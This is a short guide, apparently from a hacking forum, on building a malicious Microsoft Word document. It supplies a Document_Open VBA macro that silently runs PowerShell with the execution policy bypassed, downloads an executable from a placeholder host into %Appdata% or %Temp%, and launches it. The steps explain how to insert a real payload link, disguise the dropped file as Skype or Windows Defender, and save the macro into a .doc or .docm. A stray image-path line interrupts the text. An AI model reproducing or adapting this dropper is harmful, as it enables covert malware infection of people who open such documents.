MACRO EXPLOIT CREATION GUIDE

AUTOLOG FREEBIE

Macro Exploit Code:

```
Private Sub Document_Open()

Shell ("cmd.exe /c powershell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://YourWebsite.com/YourStub.exe','%Appdata%\DroppedStub');&start %Appdata%\DroppedStub& exit")

End Sub
```

Creation of Exploit:

Step 1: Altering Code

This step involves modifying the code so that it executes your file – for this you have to replace some parts of the code:


- http://YourWebsite.com/YourStub.exe must be replaced with a direct EXE link to your stub.
- DroppedStub (twice) will indicate the process/file name of your stub after the exploit executes. You can name it to something like Skype, WinDefender, etc.
- You can drop to either %Temp% or %Appdata% by replacing that part of the code (by default, its %Appdata%)

Step 2: Creating the Exploit

This step involves creating the exploit using MS Word. The created exploit will work on all versions of MS Word with Macro Support (except Starter/Demo Pack of 2016 that doesn't have Macro Support).

To create the exploit, you need to follow the flowchart:

- Click on "View" tab
- Click on Macros -> View Macros
- Click on Create Macro (replacing any existing macros)
- Now navigate to the "Project Explorer" tab on your left. Click on Project (YourDocumentName, by default Document1)
- Expand it and click on Microsoft Word Objects.
- Double click on ThisDocument
- Copy and paste the complete code here
- Click on Ctrl+S and close the entire new Macro Editor / VBA Explorer.
- When you get this prompt, click on "No" and select any extension of your choice (preferred: .doc or .docm)



Your exploit is ready